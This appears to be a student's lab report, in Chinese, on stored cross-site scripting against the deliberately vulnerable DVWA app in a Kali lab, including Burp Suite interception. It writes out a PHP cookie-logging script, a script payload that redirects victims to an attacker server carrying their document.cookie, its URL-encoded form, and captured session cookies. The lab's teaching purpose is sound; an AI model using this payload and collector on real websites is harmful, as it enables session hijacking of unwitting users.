

# Practice5

1094841 李昱佑

## Stored XSS

先在/var/www/html 新增一個目錄 Haha

```
(kali㉿kali)-[/var/www/html]
$ sudo mkdir Haha
[sudo] password for kali:

(kali㉿kali)-[/var/www/html]
$ cd /var/www/html/Haha
```

在目錄中新增一個 php 網頁，該網頁的目的是將 GET 封包裡參數 cookie 的內容寫入 cookie.txt 中。



```
kali@kali: /var/www/html/Haha
File Actions Edit View Help
GNU nano 6.4 xss.php *
<?php
$cookie = $_GET["cookie"];
$file = fopen('cookie.txt', 'a');
fwrite($file, $cookie . "\n");
?>
```

在目錄中新增一個 cookie.txt，用來記錄被害者的 cookies。

```
(kali㉿kali)-[/var/www/html/Haha]
$ sudo nano cookie.txt
```

將 cookie.txt 的權限設為 666

```
(kali㉿kali)-[/var/www/html/Haha]
$ sudo chmod 666 cookie.txt

(kali㉿kali)-[/var/www/html/Haha]
$ ls -al
total 12
drwxr-xr-x 2 root root 4096 May  2 02:52 .
drwxr-xr-x 3 root root 4096 May  2 02:48 ..
-rw-rw-rw- 1 root root    0 May  2 02:52 cookie.txt
-rw-r--r-- 1 root root 101 May  2 02:52 xss.php
```

開啟 apache 網頁伺服器，使攻擊者可藉由此網站蒐集被害者的 cookies

```
(kali㉿kali)-[/var/www/html/Haha]
$ sudo service apache2 start
```

查看伺服器的 IP

```
(kali㉿kali)-[/var/www/html/Haha]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
   group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
   state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute
       oute eth0
        valid_lft 833sec preferred_lft 833sec
    inet6 fe80::caf4:8ae5:f0b6:fa2d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```


攻擊者來到有漏洞的網站，並修改前端 html 對於輸入的長度限制

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (which is highlighted). The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with a "Name \*" field (filled with "LEE YU YU") and a "Message \*" field (filled with "<script>document.location='http://127.0.0.1/attack'"). Below the form is a "Sign Guestbook" button. A preview of the stored message shows "Name: test" and "Message: This is a test comment." Below this is a "More info" section with three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. A browser developer tool is open at the bottom, showing the HTML structure. A red circle highlights the `maxLength="500"` attribute in the `<textarea name="mtxMessage" cols="50" rows="3" maxLength="500">` tag. Red arrows point from the "More info" links to the developer tool and from the "Sign Guestbook" button to the message field.

攻擊者留下惡意的留言(可使看到該留言的被害者的 cookie 作為 request 攻擊者網站的參數，並 request 攻擊者的網站)

This screenshot shows the same DVWA interface as the previous one, but with a malicious payload entered in the "Message \*" field. The payload is: `<script>document.location='http://10.0.2.15/Haha/xss.php?cookie='+document.cookie;</script>`. The "Name \*" field still contains "LEE YU YU". The "Sign Guestbook" button is visible below the message field.

受害者會被導向到攻擊者的網站




同時，受害者的 cookie 會被寫入攻擊者伺服器中的 cookie.txt

```
(kali㉿kali)-[/var/www/html/Haha]
$ cat cookie.txt


security=low; PHPSESSID=pp5v4am1lbojsnje2asqaava90; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```

# Burp Suite

先設定 local proxy



將攔截開啟





隨意輸入並 submit

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

test

Message \*

test123

Sign Guestbook

Name: test

Message: This is a test comment.

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

將我們的惡意輸入編碼成 URL

<script>document.location="http://10.0.2.15/Haha/xss.php?cookie="+document.cookie;</script>

☒ Text ☐ Hex  
Decode as...  
Encode as...  
Hash...  
Smart decode

%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%31%30%2e%30%2e%32%2e%31%35%2f%48%61%2f%48%61%68%61%2f%78%73%2e%70%68%70%3f%63%6f%6b%69%65%3d%22%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e&txtMessage=test123&btnSign=Sign+Guestbook

☒ Text ☐ Hex  
Decode as...  
Encode as...  
Hash...  
Smart decode

修改我們的封包，將 name 改為我們剛剛編碼的 URL

Request to http://10.0.2.4:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

1 POST /dvwa/vulnerabilities/xss\_s/ HTTP/1.1

2 Host: 10.0.2.4

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 54

9 Origin: http://10.0.2.4

10 Connection: close

11 Referer: http://10.0.2.4/dvwa/vulnerabilities/xss\_s/


12 Cookie: security=low; PHPSESSID=pp5v4amlbojsnje2asqaava90; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada

13 Upgrade-Insecure-Requests: 1

14

15 txtName=  
%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%31%30%2e%30%2e%32%2e%31%35%2f%48%61%68%61%2f%78%73%2e%70%68%70%3f%63%6f%6b%69%65%3d%22%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6b%69%65%3b%3c%2f%73%63%72%69%70%74%3e&txtMessage=test123&btnSign=Sign+Guestbook

Forward 後可看到攻擊成功



同時，cookie 會被寫入攻擊者伺服器中的 cookie.txt

```
(kali㉿kali)-[/var/www/html/Haha]
$ cat cookie.txt

security=low; PHPSESSID=pp5v4am1lbojsnje2asqaava90; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
security=low; PHPSESSID=pp5v4am1lbojsnje2asqaava90; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```